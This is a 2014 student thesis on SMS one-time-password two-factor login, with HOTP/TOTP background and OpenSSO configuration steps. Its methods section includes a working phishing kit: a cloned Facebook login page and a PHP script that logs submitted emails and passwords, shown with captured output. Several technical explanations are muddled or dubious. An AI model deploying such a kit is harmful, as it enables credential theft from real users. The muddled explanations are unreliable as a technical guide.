Nguyen Mai Phuong

SMS-OTP

Helsinki Metropolia University of Applied Sciences
Degree Bachelor of Engineering
Degree Programme in Information Technology
Thesis
Date : 24th April 2014
Supervisor : Erik Pätynen

Author(s) Title Number of Pages Date	Nguyen Mai Phuong SMS-OTP 34 pages + 3 appendices 24 April 2014
Degree	Bachelor of Engineering
Degree Programme	Degree Programme in Information technology
Instructor	Erik Pätynen, Project supervisor

Information Technology is developing dramatically nowadays. People are familiar with a user and a password provided to them. But a lot of them get access into their accounts without knowing that there might be a security problem happened so that they can lose their static password, furthermore the hackers can deploy those private information's and hand-out to the third party thus could be against themselves in the future.

SMS-OTP is one kind of solutions to get rid of some kinds of hacking methods like phishing, man in the middle, key-loggers and basically social engineering…So, the goal of project is to create a second layer of security to protect the users from those threads by simply require an extra security code that provide from the server to their mobile phone whenever they want to log-in to their account from the internet.

The idea of this security method is very good cause it can be applied to many aspects like net-bank, online game, social networks… so it should be used for the future technology

Keywords	SMS, OTP, Two factors security, OpenSSO

Contents

Abbreviations and Terms

GSM	Global System for Mobile Communications, originally Group Special Mobile. GSM is a standard set developed by European Telecommunications Standards Institute, which is applied for digital cellular network in 2G (second generation technology).
SMS	Short Message Service – text messaging service for mobile communication system using standard communication protocols.
OTP	One Time password
HOTP	Hashed One Time Password
TOTP	Time One Time Password
OpenSSO STS	OpenSSO Security Token Service
SMTP	Simple Message Transfer Protocol
LDAP	Lightweight Directory Access Protocol
OATH	Open Authentication

1 Introduction

The reason that I have chosen this topic is because nowadays social networks are familiar with everybody in the world. A lot of people have shared their own private information on the internet without knowing that those things can be used to against themselves in the future if they tend to be a politician for example.

I myself have been playing some online game on a social network like Facebook and I have lost my account accidentally to the third party just by a few random clicks on some fancy ads without knowing that I am being hacked. Those hackers simply send to you a phishing link so that in order to receive some free gifts for your game, you need to confirm your account and password on the provided link and that is how those hackers can get your email and password. This is how problem begins. There are pictures, conversations, and detail information on your Facebook account so that they can be deployed for further usage.

So it came to me with the idea how to prevent phishing so that even if hackers can get your email and password but they still could not log-in to your account to get your information. The purpose of my thesis is to explain one method of how to against phishing for social network.

Login approvals is a way of Two Factor Authentication system so that whenever you want to log into your own account from unrecognized device or new computer, you need to fill in an extra code that sent through text message to you mobile. If you do not want to meet this challenge in the near future logins, you have to save the device to your account since you have given the received security code. As more people change to online services to share and connect with others, any unauthorized access will be taken in order to take more control over protecting their account is what they are looking for.

Verifying the attempted account access will be noticed upon the next login session if by any chance we have encountered with. Intruders could not be able to log into your

account causing any harmful lost in case they have your login information and credentials. That is all reason because you don't allow and recognize this login.

In case the login approvals is turned on but you have lost or forgotten your device by accident. There is another option to make it ease is that: you can log into your account from saved device that is recognized machines. So that you can gain access to your account again by giving it to the authorize party when you have registered that login approvals for the first time.

The usability and balancing security is leading us to enhance the system by using login approvals. The second factor needs to be downloaded in order to get the authentication apps or even you have to purchase physical tokens to provide similar features from other websites requirement. They are considering as good approaches for incorporating in the future but the problem is that it requires actions a lot from the users and mostly users are lazy but this feature must be able to be used in order to provide them more securable solution. So SMS is the best solution for the second factor because it provides the biggest added security impact to the users. The new security generation will be very big part of the culture for the world and human being.

SMS stands for Short Message Service. SMS One-time Password is a password which provides the authentication to online identity customers. Whenever the customers transact a specific transaction online, they will be provided a SMS notification into their designated cell phone, which is SMS one-time-password coming along with the transaction details. It only works if they put this code to the transaction in order to be initiated to ensure the validity of the transactions. [1]

2 Theoretical backgrounds

This is a literature study to provide brief information about this technology.

2.1SMS technology

GSM allows sending and receiving message with length of 160 characters. If sending data is over one message's size, the data is segmented with length of 160 characters for the Latin alphabet and 70 characters for other alphabets. [2,212]

GSM allows transferring and receiving data, FAX between different GSM networks with rate of 9600 bps. Synchronous and asynchronous transmissions are possible methods used to connect specially equipped GSM terminals with PSTN, ISDN, Packet Switched and Circuit Switched Public Data Networks. [2,213]

Short Message Service is a special service of GSM allowing users to send and receive data point-to-point. Bi-directional messages, store-and-forward delivery, and acknowledgement of successful delivery are supported by Short Message Service. [2,213]

SMS is abbreviation of Short Message Services. SMS firstly appeared in Europe 1992. SMS follows standard of GSM. In reality, 3GPP (Third Generation Partnership Project) has responsible to develop and remain standards for GSM and SMS. The length of data stored in one message is limited with maximum 140 bytes, so one SMS can store 160 characters encoded in 7 bits for Latin characters and 70 characters encoded in 16 bits Unicode UCS2 for not Latin characters like Chinese, Japanese, Korean. Besides sending text message, SMS allows sending binary data so images, sounds can be sent like SMS. [3]

A number of mobile users increasing dramatically show that the usefulness of mobile network in general and SMS service in detail is obvious. Amongst the whole services provided by supplier center in mobile network, SMS plays an important role with more than 60% used by mobile users in total services. SMS service gives an opportunity for users to send messages with cheap price. Price of one SMS service depends on investment of provider in network infrastructure; however, service's price is cheap comparing to other services. [3]

Comparing to the other services and other methods like internet service or on-phone services, SMS services provides better service in many situations. Internet services require internet connection for providing services. Nowadays, it is easy to get Internet services through mobile network provider; however, users need to have smart phone with operation system, network hardware in order to use Internet service. On the other hand, in developing and poor countries, Internet is not powerful, fast enough and internet service's price is high, that becomes obstacles for users and service providers. SMS services are totally better because users can use SMS service everywhere and every time due to mobile network infrastructure constructed around the world. [4]

The other reason which makes SMS services become more convenient is that SMS can be sent anytime instantly and multiple messages are allowed. Users can communicate with many other users at the same time from different graphical areas. It helps communication become easier and more effective. [4]

Last but not least, SMS service is highly secured which may be precious to other services. Security is always a big issue to other services. For example many persons lose their privacy and prestige due to hacker in the Internet and other services. However, this disaster hardly happens in SMS services because SMS service applies highly secure method and encryption. [4]

2.2 OTP

2.2.1 Introduction to OTP

A one-time password (OTP) is a password which is usable and valid for only one login requirement or transaction. The number of shortcomings is avoided by OTPs which are associated with familiar known-as static passwords. The hackers are not able to replay attacks because the most important shortcoming is addressed by OTPs and it is vulnerable comparing to static passwords. The captured old OTP will be no longer valid when you have used it already to log into your account or make a transaction so potential hackers cannot abuse it. Because OTPs are difficult for most of people to memorize so they require more advance technology to get this done. The pseudo randomness is used typically in order to make the usage of OTP generation algorithms. This is much needed or otherwise

people can easily predict the next OTPs by analyzing the previous ones. The details of Concrete OTP algorithms change rapidly. Therefore it is only valid for a short time in which OTPs is based on time-synchronization after comparing between the client provided password and the authentication on the server. [5]

Based on the previous password the mathematical algorithm can be used to generate a new password.

For instant, a random number is chosen by the transaction details or authentication server will be the new password in which it is used by a mathematical algorithm r a counter.

The usage of the next OTP can be noticed by the user in different ways. For example, a small display is showed by special electronic security tokens which are used to generate OTPs. Or other systems provide to the user device a running app. There is another way so that user will get OTP SMS message which is provided by the server-side. Finally, in some cases the users have to carry the OTPs which are printed on the paper. [5]

The common eavesdropping on the connection is to gain the user id and password in order to get inside user's account. The user id and password basically hacked by hacked so that the hacker can get access the system. For this kind of attack, there is a designation of S/KEY One-Time Password system which is call attacked replay. This means that with the S/KEY (secure key), there will be only one single password ever used over the network. The UNIX commands passwd or su will execute the user's secret password cross the network will not work at any time when a user is trying to log-in. Therefore, the replay attacks cannot take advance on this vulnerably. The stored secret information provides added security including so that the host is being protected. The authentication of the subsystem is strongly protected by The S/KEY system against unpredicted attacks. Gaining access to private information and active attacks cannot be done because the packet streams are not be able to be modified by potential intruder. [6]

The operation of OTP system contains two entities. The secret pass-phrase of the user and the specific password on the server must be produced appropriately so that it can be generated. The appropriate generation parameters of the generator must receive a challenge from the server, also verifying the received one-time password, and storing the received last valid one-time password, and finally storing the corresponding sequence number one- time password. There is a secure manner in which the server must facilitate also to the secret pass-phrase of the user changing. As part of the challenge, one-time password is produced by a hash function through the multiple iterations, so that a received seed are passed to user by sing one-time password system generator. The number of secure hash function iterations is smaller by 1 after each successful authentication. Therefore, this will generate a unique sequence of passwords. By

computing the secure hash function, one-time password which is received from the generator can be verified by the server and accepted OTP will be used to compare with the former one. [7]

2.2.2 Hashed One Time Password

Hashed Message Authentication Code (HMAC). As the discussion of how to deploy secure algorithms, an important parameter for the security analysis of the algorithm is taken into account. Accessing from remote Virtual Private Network (VPN) now can be granted through an application across a wide range of network use this proposed algorithm. A web application is logged on to the oriented transaction by Wi-Fi. The OATH (Open Authentication) distributes an algorithm to the technical community. There is a belief so that the adoption of 2-way authentication across the network will be facilitated so that it enables open-source implementations and the interoperability. [8]

The simplest most popular forms of two-factor authentication would be certainly One-Time Password for securing network accessibility. For instant, in big companies or enterprises, the use of One-Time Password is usually required Virtual Private Network in order to access from a remote control authentication user. A strong authentication for the system must be One-Time Passwords such as biometrics or Public-Key Infrastructure (PKI) because the installation on the user computer machine is not required any air-gap device, thus they can roam across multiple devices at the same time like working or home computer, or may be some personal assistants devices. [8]

A static key like the validation service and the token will increase a counter value in HOTP algorithm. The HOTP value is created using the HMAC- SHA-1 algorithm. The output as a result of HMAC-SHA-1 calculation will be one hundred and sixty bits. Here are to formula:

HOTP (K, C) = Truncate (HMAC-SHA-1(K, C)).

The Counter (C), The Key (K), high order byte hashes the date values first.

The HOTP generator will generate the HOTP values mentioned as big endian. [8]

In the shared secret key (K), addition authentications might be desired. In other word, this is hard to obtain those data known token for those factors. The data includes such as:

The token will be the Password or PIN entering as user input

Cell telephone number

During the provisioning process, one or more authentication values are constructed to the share secret K for any random seed which is available at the unique identifier token programmer.

The seed value is only stored by the token depending on the option of implementation. Composite secrets or on-demand store could be built by the server as well. Input values and locally derived of the authentication factors are computed in order to get the Key for the HOTP calculation preferment. The HOTP-based authentication systems can be strengthened by using the shared secret composition as token in those factors. As authenticated and trusted device, the exposure of the authentication factors like PIN from user input to other machines is not required for further benefit approach. [8]

The same secret are shared and synchronized by the server and also the HOTP client, therefore the validation server can be authenticated by the HOTP client also in which it is displayed in 3-pass protocol:

Value OTP1: a first OTP value and token ID are entered by the end user;

OTP2 is sent back if it is correct when OTP1 is checked by the server;

HOTP device checks the OTP2 from the end user if it is correct by using the web site. If it is clearly trusted through all the steps, a granted secure channel like TLS/SSL, IPSec connections will be applied. [8]

2.2.3 Time One Time Password

Time One-time password (TOTP) truncates the output of the HMAC-SHA-1 calculation in order to get user-friendly values:

HOTP (K, C) = Truncate (HMAC-SHA-1(K,C)) where

An HMAC-SHA-1 value can be converted by the function in order to get HOTP value. While counter value and shared secret are represented by C and K;

Derived from a time reference and a time step is represented by T. The computation of HOTP is replaced by the counter C and TOTP is the time-based variant of this algorithm. For the usage of SHA-256 or SHA-512 [SHA2] hash functionsHMAC-SHA-256 or HMAC-SHA-512 functions could be used by TOTP implementations. [9]

The time step is generated at the same time with an OTP. When a validation system sent a generated OTP it doesn't know exact timestamp of a client. OTP comparison might typically used for the timestamp of the validation system. Network latency leads to the gap time between generated OTP and arriving OTP. The result can be very high represented as T. The time step window is not fallen within the same actual OTP generation in order to receive time form the validated system. The receiving time will be fallen into the end of the next step window when an OTP is generated.

An acceptable OTP delay transmission window should be typically set by a validation system. Not only the past timestamps but also the receiving timestamp should be compared by the validation system within the transmission delay. The attacks will be appeared if there is a big gap delay. [9]

Before being rejected, a specific limit to the number of time steps can be set by the proven validator because the time will drift between a server and a client.

Based on the OTP time step value receipted which can be set both backward and forward for the limitation. If the recommendation is counted (half minute), and 2 time-step backward is accepted by the validator then the maximum elapsed time drift would be around eighty-nine(89) seconds, it means there is sixty second for 2 time-step backward and time step value is twenty-nine seconds. This would lead to the result so that the current time and 2 step validation each could be performed by the validator. As a result, the time-step number could be recorded by detected clock drift validation server.

In such case if the allowed threshold is exceeded by the drift, the resynchronization might not work automatically. The clock drift between the validator and proverb should be explicitly resynchronized in order to authenticate safely. [9]

3Methods and implementations

A phishing page was created to test how to steal a password from someone and it worked fine for me. For example, to create a random phishing page like Facebook, the front page should be the same the URL (uniform resource locator) will not be facebook.com or yahoo.com… By viewing the source of the Facebook page, you can easily find out a text like: action="https://www.facebook.com/login.php?login_attempt=1", then edit to action="post.php", and save as index.htm.

After that you need to create a file name post.php

```
<?php

header ('Location: http://www.facebook.com/');

$handle = fopen("usernames.txt", "a");

foreach ($_POST as $variable => $value) {

   fwrite($handle, $variable);

   fwrite($handle, "=");

   fwrite($handle, $value);

   fwrite($handle, "\r\n");

}

fwrite($handle, "\r\n");

fclose($handle);

exit;

?>. [25]
```

Then you can upload those files to your server, you can easily register any free domain name on the internet but to be simple I have uploaded it my school's drive to test if it works well and here is the result:




Figure 1: Facebook front page

As you can see, here is the Facebook page but the url is from my school address. Then I tried to type any random password and user name randomly. They will appear in the usernames.txt

```
lsd=AVqEDcxX
email=ksjhkhkl
pass=sdhklfsh
default_persistent=0
charset_test=â,¬,Â´,ï¿½,ï¿½,?,?,?
timezone=-330
lgnrnd=011341_yALN
lgnjs=1337675211
locale=en_US

lsd=AVqEDcxX
email=g;pipsjkp
pass=psdjfpsj
default_persistent=0
charset_test=â,¬,Â´,ï¿½,ï¿½,?,?,?
timezone=-330
lgnrnd=011341_yALN
lgnjs=1337675282
locale=en_US
```

Figure 2: User email and password gained

So this would happen if you do not have SMS-OPT to protect your account against phishing. Therefore you need to implement new security feature by configuring OpenSSO as an example to your server.

There is one-time password authentication module in OpenSSO. By processing the authentication which is known by the user or something that the user has, the two-factor authentication will provide and therefore configure the one time password. Similarly, part of authentication process will maintain the HMAX-based One Time Password (HOTP) module, for instant, the LDAP authentication module, the configured LDAP directory should be authenticated by the user also a one-time password. [10]

The authentication modules work in a chain connected with The HOTP authentication module. The first authentication module require or identifies the user identifier in which successful modules or others should be done before-hand in order to attempt HOTP Authentication. For instant, the LDAP authentication, HOTP and LDAP login page are observed whenever the user try to log into the console OpenSSO using known authentication process. LDAP username and password which is valid submitted by the user or something related password and username that the user might. As soon as the LDAP module is configured successfully, the HOTP authentication login page module will be provided. [10]

Figure 3: OpenSSO configuration [10]

Therefore to the previous procedures, a cell phone or maybe an email from the owner should be provided in which they might get by clicking to the Request OTP Code button on the screen. The user's mobile phone or email account will received the one-time password which is configured and obtained in the user own profile. The login page now require provided submitted password by OpenSSO to their system in the OTP Code field. Accessing is only successful if the protected resource authentication is accepted. The data is encoded by using a hashed message authentication code (HMAC) so that they can communicate securely in both sides by using one-time password. The user will be sent one-time password when it is requested, the authentication tag is appended in the memory by the HOTP authentication module which is computed as function of OTP. If the values match between the received password and with the HOTP authentication stored in the memory then the access for the user is granted. The standard of HMAC algorithm is used in standardized HMAC-Based One-Time Password Algorithm. Message via text or email will be provided to the user if you configure properly in the user profile. [10]

A valid email address must be provided in order to receive OSP from the server after populating the user's profile from the Address attribute.

Also a valid mobile phone number must be provided in order to get one-time password from server after populating the user's profile from the number attribute. Mobile telephone devices have to be suitable and compatible for a Short Message Service (SMS), a common communication protocol for the transmitting short message text to others devices.

Generally, the provider's domain must contain the received number, for instant, 23176662121@txt.finvn.fi or 23067771111@messaging.facebook.com. The phone number still will be hold in the default domain txt.finvn.fi if the number is wrong. The following HOTP authentication module values will be configured by the OpenSSO administrator.

In order to trust the HOTP authentication, a value which is set in the reference to available authentication module must be defined by the authentication level. For instant, different department require different security level like human resources application 10 or the company directory only 1. The higher trust resources, the more securable defining policies required for level of authentication. You can seek more information on Authentication Level-based Authentication for how those security level works.

A custom implementation of the public service provider interface (SPI) SMSGateway is defined in SMS Gateway Implementation. The default implementation is com.sun.identity.authentication.modules.hotp.DefaultSMSGatewayImpl. Depending on how you configure, one-time password on a mobile phone or an email will be sent by this class.

The one-time password from an email is received from mail server in which is defined by the SMTP Host Name for the domain name and the machine. One standard transmission is SMTP (Simple Mail Transfer Protocol) which is used for email. In one realm, there will be only one SMTP. To send email, the user authentication requirement must be in the mail server supported by OpenSSO.

The port number of the outgoing mail server is defined by SMTP Host Port.

The authentication for email transmission from the outgoing mail server will be authenticated by the administrative user which is defined by SMTP User Name.

The password for the SMTP administrative user is defined by the SMTP User password.

The password for the SMTP administrative user is confirmed by SMTP User password.

The Secure Sockets Layer (SSL) in SMTP server is defined by SMTP. The time in which one-time password is defined byOne Time Password Validity Length (in minutes) if it is

valid. The module will record the set-up time whenever the one-time password is activated and generated. After receiving the code back from the user, it will check if the current time and the set-up time have gone over the maximum requirement validity time for this.

If the one-time password has 6 or 8 digits, it will be defined by the One Time Password Length (in digits).

If a received message from a mobile phone or an email address, it is defined by One Time Password Delivery. When the email is the choice, the user will get the one-time password code through the user profile if they provide a valid email address. When SMS is the choice, the user will get the one-time password code through the user profile if they provide a valid mobile phone number. If both default value are selected (email or phone), the one-time password code will be granted the user through email and text. In case there is invalid email address or phone number in the user profile, this will lead to authentication module time-out and failed user HOTP. The function for authentication module will be created by the administrator with another HOTP authentication module. The second module in the authentication chain can be HOTP authentication but absolutely not the first one if the first module in the chain garners the user identifier. The next step for the creation of policy by using the policy condition as an authentication method for this chain will be considered appropriately. In order to test these HOTP authentications, you need to follow those steps.[10]

For instant, HOTP and Data Store, there are two authentication modules contained in an authentication chain.

The demo user profile will be added by telephone number or an email address.

The following URL will lead you to the authentication chain server for accessing: https://server:port/opensso/UI/Login?service=configured-auth-chain this authentication module page will show the data store authentication.

By providing and entering a valid username and password, you can modify it if you are using a default corresponded user demo. The HOTP authentication module will be showed if the data store authentication is successfully entered in the page5.Click Request HOTP

Code on the HOTP login page. The one-time password will be sent to one or both: the email address and phone number.

By click submitting the HOTP Code which is provided in HOTP code field the authentication will be successful in the HOTP authentication module. You can also do some extra works like:

By repeating the authentication and changing the value of One Time Password Length Change the value of One Time Password Length to show more alternative code length.

For instant, changing the value to 30s before submitting the code, you have already changed the value of One Time Password Validity Length but keep the same authentication steps, the HOTP authentication will fail itself.

The resource will be protected in the authentication mechanism the HOTP authentication module by providing Test authentication applying the HOTP authentication module in secure policy agent. The forceAuth equal to true parameter should be generated to make the session upgrades by the user authentication. The previous session token will be valued and updated successfully by using this parameter at the end of authentication.[10][12]

By the time of authentication, the user will enter and generate One-time Password (OTP) Authentication by using OpenSSO One-time password (OTP) on any physical devices, the processing authentication time might intercept and will not be use again to render so basically it is useless to anyone who attempted so. Sun OpenSSO Enterprise 8.x provides a package whereas it is ready for the based authentication module in which it is allowed to deliver One-time passwords via SMS on cell phone and user mail system or both of them. One-time password (HOTP) algorithm is defined by OpenSSO implements Hashed Message Authentication Code (HMAC) in RFC 4226 - an IETF – OATH (Open Authentication) joint initiative. The HOTP is based on HMAC-SHA-1 algorithm; 8-bit value will be used to make the static symmetric key higher, that is to say: the service validation and HOTP will be generated. Very beginning factor authentication, an authentication chain will deploy the

HOTP authentication module in a common OpenSSO. For example, Datastore , provided username and password LDAP.[11]

OpenSSO Enterprise 8.x have to be configured and working in order to take into advance of OTP for Web SSO authentication:

By choosing the Access Control gabbing OpenSSO Administrator console, you will get the option to choose your default Realm and Authentication then Module Instances and the last one will be New to make a new Module instance. You have to give a specific name to module instance, for instant HOTP and you have to choose HOTP as type.

SMTP Server and Authentication Level must be identified in the HOTP authentication module properties when you configure the environment including: username, password, hostname, port for accessing credentials. The length for the validity of One-time password should be six or eight digits One-time Password Delivery must be SMS, Email or both of them since it is created and before the OTP expires.




Figure 4: HOTP in OpenSSO [11]

LDAP and Data store or any other authentication module will be configured as included HOTP Authentication Chain. The problem is the HOTP authentication might not work as

primary authentication because HOTP authentication cannot recognize and identify the user profile data, therefore the calling user profile and will identify the combined authentication module. How to add new authentication chain, you have to get into the OpenSSO administrator console, choose Access Control then Authentication Chaining and last select New to give a wanted name to the authentication chain, for instant Two-factor Password, then there will be next option if you want to choose HOTP module instance and last one Required.




Figure 5: Two-factor required [11]

Two-factor authentication chain will be now available in OpenSSO One-time Authentication Module.

Making a new User Profile, which is identified as Telephone Number attribute with the Cell Phone Number appended with the SMS Gateway domain.

Sonera (Finland): YourPhoneNumber@txt.sonera.fi (0445844811@txt.att.net)

DNA: YourPhoneNumber@messaging.dna.fi

Tele-Finland: YourPhoneNumber@telefin.fi

Sauna Lahti: YourPhoneNumber@saunalahti.fi

Elisa: YourPhoneNumber@elisa.fi

There is a complete list of SMS Gateways and Email refers to on choosing system which is supported.

The authentication chain must be tested and configured based on One-time Password SSO authentication for two-factor in the main website also

Finally you will be ready to use your username and password authentication provided by HOTP. Choose Request OTP Code and then Request OTP Code in order to deliver the One-time password to your provided email or also Mobile.

Figure 6: Submit and request OTP code [11]

The example of OTP showed up like this after verified by using a cell phone:




Figure 7: OTP showed on the device [11]

This will prevent and kind of credentials intruders or hackers who try to get access illegitimately in your account by using the compromised information like Password or PIN or any Digital Signatures and certificates. [11]

